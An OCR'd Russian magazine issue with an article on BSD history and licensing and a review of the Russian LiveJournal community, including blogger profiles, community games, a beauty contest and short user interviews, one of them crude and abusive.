СЕТЬ, BSD-ЛИЦЕНЗИЯ И ВЕЛИКИЙ СУД

Конец восьмидесятых годов - это расцвет всевозможных юниксовых ОС и сетевых технологий. К этому времени уже стало ясно, что без сети дальше никуда, поэтому основное внимание уделялось сетевым компонентам. Угадай с трех раз, у кого в те годы была лучшая реализация стека протоколов TCP/IP? Вот почему сообщество было так заинтересовано в свободном использовании исходных кодов операционки Беркли. CSRG, следуя традициям исследовательского духа, всегда выпускал свою систему вместе с исходниками, но, к сожалению, не мог предоставлять право другим организациям использовать их для применения в своих продуктах. Этого не позволяла лицензия, по которой AT&T распространяла исходники своего UNIX. А BSD, хоть и была самостоятельной системой, основывалась на коде от Bell Labs. Так что любой пользователь BSD был обязан купить лицензию на UNIX у AT&T. Но стек TCP/IP для BSD был целиком разработан в Беркли, поэтому летом 1989 года принимается решение выпустить так называемый «Networking Release 1», или 4.3BSD Net/1 - по сути, кусок операционной системы, содержащий код сетевого стека протоколов и сопутствующих утилит. Код выпустили под новой лицензией, которую так и назвали - BSD License. Согласно ей любой мог свободно загрузить исходные тексты и использовать их в своих целях, в том числе коммерческих, без каких-либо отчислений Беркли, лишь только сохранив копирайты в тексте файлов и указав в документации к своему продукту, что он основан на коде из Беркли.

Поступок парней из Беркли вызвал исключительно положительную реакцию. Несколько крупных компаний выложили исходные коды на свои ftp-сервера для свободного доступа, в университет, помимо благодарностей, поступило множество пожертвований денежных средств на дальнейшее развитие ОС.

И вскоре Беркли выпустил уже вторую версию своего сетевого релиза. В нем появились кардинальные изменения в подсистеме виртуальной памяти (код взят из проекта Mach университета Карнеги-Мелона) и новая сетевая файловая система (NFS). В обоих случаях использовались готовые наработки дружественных университетов, что показало выгоду и ценность BSD-лицензии - вместо того чтобы писать что-то с нуля, можно использовать то, что написали другие, в ответ предоставляя им свои наработки. Таким образом, не было нужды изобретать велосипед, и время тратилось на новые разработки.

Новый релиз BSD должен был иметь порядковый номер 4.4, однако в Беркли решили предварительно протестировать изменения, выпустив в начале 1990 года релиз 4.3BSD-Reno.

Вскоре после этого один из разработчиков BSD Кейт Бостик вспомнил про удачный опыт с сетевым релизом и отметил, что неплохо бы выпустить и остальную часть системы под BSD-лицензией. Однако для этого потребовалось бы переписать огромное количество утилит из библиотек, пришедших в BSD из AT&T UNIX. Ведущие на тот момент разработчики Кирк Маккусик и Майк Карельс скептически восприняли идею - уж больно велик был объем работы. Но Бостик не сдавался. Он решился на эксперимент, который в ка-

> Новая система как нельзя лучше подходила нуждам военных.

НИКСЫ

По аналогии с неофициальным термином «*nix», обозначающим все UNIX-системы, существует термин «xBSD», который употребляется в случае, если речь идет не о конкретном проекте, а о семействе дистрибутивов в целом.

BSD-ЛИЦЕНЗИЯ

BSD-лицензия, наверное, самая либеральная за всю историю. Ее требования можно сформулировать в трех пунктах:

- Не утверждай, что ты написал это. Сохраняй наши копирайты в исходных текстах. Если распространяешь свой продукт только в бинарном виде - указывай в сопроводительной документации, что он использует код из Беркли.
- Не используй наше имя для продвижения своего продукта. То, что ты сделал, основано на коде BSD, но не имеет права называться BSD. Наша марка не может использоваться в рекламных целях.
- Не предъявляй претензии, если что-то не заработает. Нет никаких гарантий, код предоставляется as is, на свой страх и риск.

кой-то степени затем был повторен Линусом Торвальдсом и стал основой развития систем с открытыми исходниками. Бостик призвал BSD-хакеров со всей сети переписать UNIX-утилиты, руководствуясь лишь инструкциями того, что те должны делать. 18 месяцев спустя практически все утилиты и библиотеки были переписаны. У Беркли теперь была действительно своя система. Оставалось переписать ядро, которое к тому времени уже в значительной мере было своим. И Маккусик, Карельс, Бостик, забросив все дела, принялись строчка за строчкой изучать файлы ядра, оставшиеся со времен AT&T UNIX. В итоге осталось всего шесть файлов, которые, по мнению разработчиков, так просто переписать бы не удалось. Их решили оставить на месте и в июне 1991 года Беркли выпустила «Networking Release 2» (4.3BSD Net/2). Теперь практически вся система (кроме шести файлов ядра) была абсолютно доступна всем желающим под самой дружественной в мире BSD-лицензией. Это и предопределило будущую вечную жизнь BSD.

В девяностых годах IBM PC окончательно захватила нишу недорогих компьютеров. Спустя полгода после второго сетевого релиза, Билл Джолиц начал портировать Net/2 на архитектуру i386, переписав недостающие 6 файлов. Он назвал свою работу 386/BSD и распространил ее по сети. Затея оказалась удачной, и вскоре группы пользователей 386/BSD занялись написанием патчей и усовершенствованием системы. Так стартовали современные проекты NetBSD и FreeBSD.

Сам Джолиц вместе с некоторыми членами CSRG ушел продвигать BSD в коммерцию, основав компанию BSDI (Berkeley Software Design, Inc.). Благо, код, выпущенный под BSD-лицензией, позволял продавать дистрибутив без исходных кодов. BSDI активно рекламировала свою новую систему BSD/OS как UNIX, и всем заинтересованным предлагалось звонить по телефону 1-800-ITS-UNIX. Однако компанию AT&T возмутил такой шаг, и она в лице Unix System Laboratories (USL), подразделения по продаже и разработке UNIX, потребовала немедленно прекратить рекламировать продукт BSDI как UNIX и убрать номер телефона. Условия были выполнены, и BSDI даже сменила рекламу своего продукта, объясняя, что это не UNIX. Однако USL этого было мало, и она подала в суд на BSDI, обвинив компанию в продаже кода, принадлежащего Bell Labs. В ответ BSDI предоставила доказательства, что ее система - это не что иное, как копия продукта, свободно распространяемого университетом Беркли плюс шесть дополнительных файлов, написанных программистами компании. За код Беркли BSDI, ясное дело, ответственности не несла, так что победа в суде была за ней.

USL не унималась и подала в суд на Калифорнийский университет в лице CSRG. По прошествии месяцев долгих разборок было решено непосредственно сверить код операционных систем, чтобы найти в BSD куски кода USL. В итоге из Net/2 были удалены 3 файла, оставшихся со времен UNIX System V5, и еще в 70 файлов были добавлены копирайты USL. Все остальное к тому времени уже было переписано хакерами из CSRG в рамках подготовки Net/2. Свободная система сохранила свободу!

По итогам судебных разбирательств окончательная версия релиза BSD вышла под названием 4.4BSD-Lite летом 1994 года, под той же лицензией, что и Net/2. Важным решением суда был тот факт, что USL не имела права судить какую-либо организацию, использующую 4.4BSD-Lite в качестве базы для своей ОС. Поэтому все разработчики, уже выпускавшие свои релизы на основе Net/2 (а к тому времени уже существовали NetBSD и FreeBSD, базировавшиеся на 386/BSD), были вынуждены переключиться на новые исходные тексты. Что они и сделали за самое короткое время.

4.4BSD-LITE2. BSD IS DEAD, LONG LIVE BSD!

2 июня 1995 года вышла 4.4BSD-Lite Release 2 с небольшими улучшениями и дополнениями. После этого последнего релиза группа CSRG университета Беркли объявила о своей отставке. За 20 лет BSD из клона UNIX превратилась в самостоятельную ОС, подарив миру надежную файловую систему, эталонную реализацию стека TCP/IP, систему печати LPD и, что самое главное, свободу. После роспуска CSRG BSD не думала умирать. FreeBSD к тому времени стала лидирующей unix-like ОС на intel-машинах, NetBSD портировали на множество платформ, BSD/OS предлагала отличные коммерческие решения. Беркли выполнили свою миссию, пустив UNIX в свободное плавание по сетевому океану, и плавание это будет длиться вечно.

BSD DAEMON

Все знают, что символ BSD - симпатичный демон. Появился он в 1988 году с легкой руки Кирка Маккусика, придумавшего талисман для 4.3BSD. Разумеется, тот, первоначальный демон выглядел не совсем так, как современный, символизирующий FreeBSD. Ознакомиться с его историей в картинках можно по адресу **www.mckusick.com/beastie/index.html**. Эви Немет в своей классической хрестоматии «Unix System Administration Handbook» так объясняет происхождение этого талисмана: «Многие люди пугаются и думают, что демон в данном случае - это нечто сатанинское. Однако это не demon, а daemon, в греческой мифологии означающий примерно то же, что нынешний ангел-хранитель, добрый дух». Как же зовут этого милашку? Маккусик утверждает, что у демона нет имени, и это предмет его особой гордости, но если ты хочешь, можешь называть его Beastie.



Логотип FreeBSD

mindw0rk (mindw0rk@gameland.ru), www.livejournal.com/~mindw0rk

ЗА СТЕКЛОМ

В детстве я вел дневник. Знаю, не мужское это занятие записывать свои мысли в школьную тетрадь. Но у меня было много умных мыслей, которые действительно достойны войти в анналы истории. Мысли про соседку по парте девочку Машу, про вкладыши, про подозрительный скрип из родительской комнаты и хулигана Вованыча, которому было бы неплохо выбить пару зубов.

ИНСАЙДЕРСКИЙ ОБЗОР ЖЖ-КОМЬЮНИТИ


Потом как-то подзабил на это дело, началась взрослая жизнь, университет, рабочие будни. Но полтора года назад друган познакомил меня с новой игрушкой продвинутых рунетчиков www.livejournal.com. С того времени, как я зарегил там аккаунт, мой дневник «циника и негодяя» набрал больше тысячи постоянных читателей, а сам я достаточно плотно влился в ЖЖ-тусу. Думаю, пришло время рассказать тебе о модном нынче явлении, но не с технической стороны, как это делали многие другие (разобраться в настройках несложно), а поведать об атмосфере, творящейся внутри.

ИСТОРИЧЕСКИЕ КОРНИ


История livejournal (он же LJ, он же Живой Журнал, он же ЖЖ) началась в апреле 1999 года, когда 19-летний американский программер Брэд Фицпатрик зарегистрировал домен livejournal.com и выложил клиент для работы с сетевыми дневниками. Программка поначалу была написана для себя - парень уже второй год вел собственный дневник, который читали его друзья, и обновлять его через клиент оказалось куда как приятнее. Оценив удобный сервис, собственные дневники стали заводить сперва кореша Брэда, а затем и люди со стороны.

Популярность LJ росла как на дрожжах. Если в 2000 году количество дневников достигало 13 тысяч, то всего через год число возросло до 400 тысяч! Первое время этому во многом способствовали порномодели из платных webcams, которые заводили дневники, подавая пример своим многочисленным поклонникам.

Фицпатрик, никак не ожидавший такого бума, уже не мог сам рулить проектом и сколотил команду поддержки. Чтобы уделять ЖЖ больше времени, он даже уволился с высокооплачиваемой работы в Кремниевой Долине. Средства на техобслуживание сервера и зарплату LJ crew поступали от пользователей платных аккаунтов, которые получали более расширенные возможности по сравнению с остальными LJ-юзерами.



Мой дневник «циника и негодяя»


Брэд Фицпатрик, отец ЖЖ


Козлик Фрэнк - талисман LJ crew

2 сентября 2001 года, чтобы уменьшить количество поступающих жалоб, команда поддержки livejournal ввела инвайт-коды. Отныне чтобы создать новый дневник, требовалось ввести специальный пригласительный код. Впрочем, при большом желании достать его не было проблемой - платные юзеры могли генерить по 5 кодов в месяц, а при создании халявного аккаунта выдавался новый код вместо потраченного.

Датой рождения ЖЖ в России принято считать 1 февраля 2001 года - именно в этот день появилась первая запись на русском языке от Романа Лейблова aka r_l (www.livejournal.com/~r_l/13503.html). Ссылку на LJ Рома увидел в гостевой сайта «Вечерний Интернет» и, любопытства ради, решил попробовать завести свой дневник. Сервис понравился, и r_l сообщил о нем своим друзьям. Те, в свою очередь, познакомили с ЖЖ своих друзей, и пошло-поехало.

Вскоре после этого ссылки на ЖЖ стали появляться на популярных ресурсах рунета, а в 2002 году начался настоящий бум ЖЖ в России. Дневники стали заводить все – от простых юзеров до сетевой элиты и знаменитостей (Земфира, Тату, Сергей Лукьяненко).

ТУСОВКА ЖЖ

Люди приходят в ЖЖ разными путями и используют его по-разному. Кто-то просто делится своими мыслями, обсуждая их с другими. Кто-то тщательно описывает все события, произошедшие за день, чтобы через полгода-год повспоминать, поностальгировать. Лично для меня livejournal - стеб и цирковая арена.

В любом случае, ЖЖ предоставляет отличную возможность для общения и расширения круга знакомств. Читая чужие дневники и добавляя авторов во френды, ты со временем знакомишься с ними поближе и зачастую это выливается в нечто большее, чем сетевой треп.

В ЖЖ есть гибкая система настроек. Ты можешь менять внешний вид своего дневника и аватара, указывать уровни доступа к своим постам, создавать разные френдленты и вообще извращаться как угодно. Большим достоинством ЖЖ является то, что в нем гораздо больше взрослых, умных людей, чем в www-чатах и форумах. И найти братьев по разуму здесь проще простого - достаточно поискать по интересам или зайти в нужное community. Главный недостаток - огромное количество потраченного времени. Ведение своего дневника, чтение френд-ленты, участие в спорах и ЖЖ-играх - все это отнимает КУЧУ времени, которое можно было бы использовать с большей пользой. Но в то же время все это чертовски интересно.

Чем дольше ты ведешь свой дневник, тем больше у тебя становится читателей, что обычно сказывается на количестве комментариев на твои посты. И поверь мне, жаркие дискуссии, происходящие в открытой тобой теме, будут волновать тебя не меньше, чем сочные груди соседки по парте. Кстати, жать с остервенением кнопочку «рефреш» совсем не обязательно - комменты могут приходить на специально отведенный для этого e-mail.

ЖЖ-юзеры не ограничивают себя только сетевым общением и постоянно встречаются в риаллайфе. В некоторых городах есть уже ставшие известными кафешки, где регулярно собирается народ. В Москве это «Пироги», в Питере - «Cafe Zoom». Периодически также проводятся крупные сходки и пати, в которых принимают участие сотни ЖЖ-истов (например, московский ЖЖ-фестиваль электронной музыки «Update Music»).

Несмотря на отмену инвайт-кодов и рост популярности ЖЖ, юзеры по-прежнему ощущают себя членами одной большой тусовки. И если два незнакомых человека узнают друг в друге пользователей livejournal, то им, несомненно, будет о чем поговорить.

ЖЖ-ЭЛИТА

Как и в любом другом сообществе, в ЖЖ есть свои знаменитости. Их добавляют во френды сотни и тысячи людей, народ ждет каждой новой записи. Кто-то снискал славу оригинальностью, кто-то - скандалами, некоторые уже пришли известными.

Одним из основных показателей принадлежности к ЖЖ-элите является количество френд-оффов. Френд-оффы - это люди, которые добавили тебя в друзья и следят за постингами в твоем жж. Понятное дело, людей, ведущих дневник в духе: «Пожрал. Посрал. Пора баиньки», мало кто захочет читать. Поэтому элиту составляют незаурядные личности.

Одним из самых известных ЖЖ-активистов является Арсений Апач Федорофф (apazhe), скандально прославившийся еще по Фидо. Большой любитель пофлеймить и потравить бедных юзеров, пару лет назад он покинул Фидо и полностью поселился в ЖЖ, где плодит в среднем по 10 постов в день. В основном это ссылки на занятные посты в других дневниках или сайтах с едкими комментариями.

Самый читаемый русский ЖЖ-юзер - писатель Горчев, блестящие литературные способности и интересные посты которого привлекли почти 4000 френд-оффов.

«Очень злая девочка» zloebu4ka рассказывает о своих сексуальных похождениях, в которых мужикам достается одно лишь презрение.

Фантаст Сергей Лукьяненко под ЖЖ-ником doctor_livsy делится подробностями о своей писательской жизни.


Skotina, добрейшей души кот, повествует о кошачьей жизни и ЭТИХ (своих хозяевах), разбавляя посты уже ставшей культовой фразой: «Нассал под кресло. Хорошо!».

Dashing выкладывает стебные фотки.

Goblin_gaga, завсегдатай и ведущий колонки на udaff.com, наяривает циничные заметки обо всем.

А известный сетевой деятель и главный редактор lenta.ru Антон Носик (в ЖЖ - dolboeb) обозревает интересные события в рунете.

Помимо этого, есть много забавных персонажей, которые хоть и не относятся к ЖЖ-элите, но которых просто интересно читать. Если тебя интересуют стихи, UNIX, профессиональные фотографии, пик-ап, машины



Индексная страница livejournal.com

ССЫЛКИ ПО ТЕМЕ

www.livejournal.com - официальный сайт

http://semagic.sourceforge.net/index.html - лучший ЖЖ-клиент


http://lj.eonline.ru - путеводитель по русскоязычному livejournal

http://lj.crossroads.ru - поисковик по русскоязычному livejournal

http://runet.highway.ru/analitika/1298.html - 10 правил интересного поста

www.diary.ru - русский аналог ЖЖ (не дотягивает ну никак)


Питерское кафе Zoom, где тусят ЖЖ-исты


Элита ЖЖ Апач

или любая другая тема - в ЖЖ есть куча специализированных дневников, где обо всем этом пишут знающие люди. Хватает здесь и виртуалов, от Аллы Пугачевой до бомжа с соседнего вокзала.

Помимо частных дневников, в ЖЖ есть тематические конференции (community), где народ совместно обсуждает ту или иную тему. Самыми популярными являются: otdam_darom (раздача слоников на халяву), advertka (все, что касается рекламы, PR и маркетинга), man_woman (о взаимоотношениях мужчин и женщин), ru_nakedparts (фотки обнаженных частей тела ЖЖ-юзеров), paparazzi (эха для представителей СМИ), rabota (объявы работодателей и работоискателей), ru_sex (разговоры об обмене физиологическими жидкостями), ru_foto (профессиональные и не очень фотографии), ru_translate (с русского на любой и наоборот), ru_kitchen (поваренная книга), girls_only (бабское царство) и другие.

ЖЖ-ЗАБАВЫ

Жизнь в ЖЖ постоянно бурлит. Юзеры не устают придумывать себе новые забавы, в которых с удовольствием принимают участие другие ЖЖ-шники.

Те, кто перевалил за 500 френд-оффов, неустанно борются за первые места в рейтингах (http://top.openedu.ru/rating/table.shtml?br=9). Здесь это называется «пиписькометрией». Повысить количество посещений можно какой-нибудь интересной акцией или провокационным постом, на который будут ссылаться другие юзеры.

По сей день большой популярностью пользуются ЖЖ-тесты. «Что тебе лучше пить?», «Какое ты дерево?», «Какого цвета ты мусоропровод?» - это лишь малая часть тестов, которые придумали сами ЖЖ-юзеры и которыми страдают новички. Пройти любой из них или написать свой можно на www.aeterna.ru/cgi-bin/maina.cgi?page=tests. Впрочем, у большинства пользователей LJ те, кто вставляет в свои дневники результаты тестов, вызывают лишь раздражение и незамедлительно вычеркиваются из списка френдов.

Одной из старейших забав является лжекраш: http://lj.eonline.ru/crush. Благодаря ему можно анонимно выразить свое отношение к любому ЖЖ-юзеру или узнать, что о тебе думают другие.

Много шуму наделала игра «Колбаса». Правила в ней были совершенно тупые - нужно ввести ник в форму и насладиться видом паровозика, состоящего из тебя и предыдущих юзеров. Но скучающие ЖЖ-шники повелись и на такое, в итоге оказалось, что автору скрипта отсылались пароли аккаунтов всех юзеров, кто принял участие.

Год назад большой популярностью пользовалась игра «5 вопросов». ЖЖ-юзеры спрашивали своих френдов о разных нелепостях, эстафету подхватывали другие, и очень быстро игра стала массовой. Затем кто-то запостил в свой ЖЖ скриншот десктопа, народу идея понравилась, и ленты быстро раздулись от картинок виндошных волпаперов.

Многие подхватили инициативу писать 100 фактов о себе. Народ вдохновенно выписывал длинные подробности о своей жизни и выкладывал на обозрение френдам.

Еще была игра «Возьми ближайшую к тебе книгу, открой 18-ю страницу и процитируй у себя в дневнике, что написано в 4-й строке».

В конце 2003 года ЖЖ-исты провели большой всеЖэЖэшный флешмоб, во время которого объявили себя Таней Лаврухиной. Событие было посвящено реальному флешмобу, который проводился в Москве и Питере (народ встречал на вокзалах с плакатами мифическую алкоголичку Таню Лаврухину).

В последнее время популярны две массовые ЖЖ-забавы: «Знаменитости, читающие вас» (читатели твоего дневника сортируются по категориям, в зависимости от количества френд-оффов, и подаются в виде таблицы. См. здесь: http://goblin-gaga.ru/lj.php) и составление цветка из френдов (http://tuner.beholder.ru/test/fl.php).

Ваш покорный циник тоже успел отметиться. На момент написания этой статьи я закинул в главное халявное комьюнити сообщение: «Тому, кто пришлет определенный по счету коммент на этот пост, отдам даром 1000 рублей. Актуально до 500 поста». Результат лотереи ты можешь посмотреть здесь: www.livejournal.com/community/otdam_darom/1047768.html

МИСС ЖЖ

Полгода назад был в русском ЖЖ довольно популярный персонаж - skeletron. Богатенький чебурашка с несколькими крутыми тачками в гараже и женой-пуэрториканкой. В ЖЖ обычно рассказывал о своей безбедной жизни, чем привлекал толпы зевак.

Скелетрон пытался всячески привлечь читателей и оставить след в ЖЖ-сообществе. Поднимал шумные треды, пиарился в разных комьюнити. Но самым памятным его действом стала организация конкурса красоты «ru_miss» среди русских ЖЖ-исток.

Так как за победу в конкурсе обещали штуку баксов, местных красавиц упрашивать не пришлось. Всего в мероприятии приняло участие 35 девушек из 5 стран.

В качестве жюри выступили ЖЖ-пользователи. В первом туре нужно было оценить каждую красотку по десятибалльной системе, во втором - отдать балл понравившимся мадамам, и в конце был финал, где каждый выбирал одну претендентку.

Без эксцессов не обошлось. Поклонники некоторых девочек заводили виртуалов и от их имени голосовали. Дамочки тоже не скромничали и голосовали сами за себя. Пару участниц чуть не сняли с дистанции за накрутку, две ушли самостоятельно, объявив, что не хотят мараться в грязи.

Высказать свое мнение о конкурсе и агитировать народ голосовать за ту или иную участницу посчитал своим долгом практически каждый юзер. Поэтому с ноября по декабрь 2003 года, когда проходил ru_miss, русскоязычное ЖЖ жило по сути одним большим событием. По дневникам ходили забавные перлы с красавицами в главной роли. Например, кто-то подобрал фотки знаменитостей, похожих на некоторых девиц как две капли, и запостил в своем дневнике рядом с оригиналами. Популярные ЖЖ-юзеры шутки ради подбивали голосовать не за самую красивую, а за самую юную (была там маленькая девочка с медведем).

7 декабря стали известны имена финалисток. Финал и награждение состоялись 14 декабря в одном московском клубе, где собралось около 50 человек.


Флэшмоб, посвященный Тане Лаврухиной

ЖЖ-КОМЬЮНИТИ

Сейчас livejournal-комьюнити является одним из крупнейших интернет-сообществ. Дневники ведут более 4 миллионов человек, примерно 1,3 миллиона делают обновления регулярно. Большинство ЖЖ-шников находится в возрасте от 18 до 25 лет, 2/3 из них - девушки. Наибольшей популярностью сервис пользуется в англоязычных странах, особенно США. В стране свободы и чизбургеров почти 2 миллиона дневников, в то время как в России - 67 тысяч. И их количество непрерывно растет.

МНЕНИЯ

Перед тем как ты отправишься создавать себе аккаунт на livejournal.com, предлагаю тебе ознакомиться с мнением людей, которые ведут дневники уже не первый месяц. Каждому из них я предложил рассказать, как он попал в ЖЖ, что в него пишет, какие у сервиса достоинства и недостатки и какие были памятные случаи из ЖЖ-жизни.


Ник в ЖЖ: kissa, имя: Ксюша, возраст: 25, кто есть: парламентский журналист.


Я пришла в ЖЖ больше трех лет назад, в апреле 2001 года. Тогда русскоязычных юзеров было всего около 400, и все они числились во френдах юзера foma. Он был кем-то вроде собирателя земель русских. О ЖЖ узнала от своего молодого человека, который завел себе журнал, постил туда всякую ерунду типа «пописал, покакал, покушал, подумал» и радостно присылал мне ссылки на посты по аське. Смысл этого действа оставался мне неясен. И вот, чтобы попытаться понять своего молодого человека, я тоже завела ЖЖ. В итоге, мой парень удалил журнал, я же, наоборот, втянулась и обросла френдами. Со временем я стала замечать, что мой дневник читает все больше и больше знакомых. Тогда я перестала писать о своих мрачных настроениях и личных делах. Стараюсь выдавать побольше позитива и юмора. Часто пишу о своей работе в Госдуме, поскольку многим это интересно. Тут вообще подобралась большая компания моих друзей - политических журналистов, так что ЖЖ для меня еще и средство коммуникации с друзьями. Само собой, существенно вырос круг общения, повстречала много приятных и не очень людей. Хочу также отметить одно важное преимущество ЖЖ перед всякими форумами. Поскольку ты ведешь свою страничку, это вроде как твоя личная территория, и если кто-то придет к тебе гадить, ты можешь его попросту забанить. Да и вообще, устанавливаешь свои законы. Как главный редактор маленького СМИ с устойчивой, однако, аудиторией.


Ник в ЖЖ: outcomer, имя: Максим, возраст: 28, кто есть: дизайнер.

ЖЖ появился после одной поездки. У меня много друзей, и после возвращения меня буквально засыпали вопросами по ICQ: «Как съездили?», «Ну как там?». Я подумал, что будет удобнее написать развернутый отчет о поездке, выложить его в Сети и в ответ на все вопросы давать ссылку на этот отчет. Отчет получился в дневниковой форме, и я его решил разместить в ЖЖ. Собственно, так все и началось. Дневник использую для высказывания мыслей вслух, из серии: «Мне тут подумалось вот что...», и в качестве удобной доски объявлений. У большинства моих друзей есть ЖЖ, и если я хочу донести до них какую-то информацию или задать вопрос сразу всем моим друзьям, я пишу об этом в ЖЖ.

Достоинства ЖЖ: ❶. Удобная форма коммуникации. Если мне надо созвать всех друзей на день рождения, я напишу об этом в ЖЖ и отправлю ссылку на эту запись тем, кто мой журнал не читает. ❷. Отличный способ расширить свой круг общения. Я познакомился со многими интересными людьми благодаря ЖЖ, в том числе с теми, кто в силу своей занятости не светится в форумах и чатах. Если бы не ЖЖ, мы просто никогда не узнали друг о друге. ❸. ЖЖ позволяет экономить время. Я могу фильтровать ту информацию, которая будет доходить до меня, и оставлять только самое интересное.


Участница ru_miss invicta (3 место)


Участница ru_miss fruitice (2 место)


Участница ru_miss martinica (1 место)

Недостатки ЖЖ: ❶. С отменой клубной системы в ЖЖ стало ощутимо больше спама. ❷. Отсутствие удобной системы поиска. Есть, правда, ЖЖ-поисковик lj.crossroads.ru, который существенно упрощает жизнь.

Из памятных случаев - недавний секретный концерт группы «Аукцыон», о котором я узнал из ЖЖ. Ну и, конечно же, знакомство с моей девушкой :).

Ник в ЖЖ: gnotr, возраст: 24, кто есть: не обремененный работой ушлепок.

Дневник завел в 2002 году, этот уже третий по счету. Оба предыдущих удалила служба поддержки LJ за harrasment - издевательство над другими ЖЖ-юзерами. Пишу о своей ненависти к таким дебилам, как ты и все читатели этого е**ного журнала. Иногда вывешиваю фотографии девочек, с которым дружу. Опять же, чтобы таким ****, как ты, было завидно. Главное достоинство – возможность засрать какому-нибудь позитивному дебилу его позитивный неадекват, недостаток - на 99% ЖЖ состоит как раз из таких неадекватных дегенератов. Самое памятное событие - недавняя ЖЖ-тусовка current music, после которой я привел домой двух punk-girls и наделал порно-фотографий.

Ник в ЖЖ: toxa, имя: Антон, возраст: 20, кто есть: админ, автор статей в][.

ЖЖ у меня появился весной 2002 года. Тогда это только набирало популярность и не было такой попсой ;-). Помнится, тогда новой игрушкой интересовались многие патриархи рунета, которые впоследствии забросили эту забаву (Тема Лебедев, например). Я пишу то, что в данный момент на уме. Не продумываю посты, не сочиняю историй. Например, встретилось забавное письмо лемминга в списках рассылки openbsd - я публикую его в ЖЖ, чтобы народ посмеялся. Еще регулярно пишу о том, что все уроды, а мир - отстой, как же без этого :). Я считаю, что ЖЖ - это еще один вид долгоиграющего наркотика, как IRC, например. Но если в IRC можно достойно общаться, то здесь все идет в одном направлении - самовыражение. 90% людей, пишущих в ЖЖ, - тщеславные личности, которые нашли единственный способ быть хоть кем-то услышанными.

Ник в ЖЖ: parodiya, имя: неизвестно, возраст: неизвестен, кто есть: хрен поймешь.

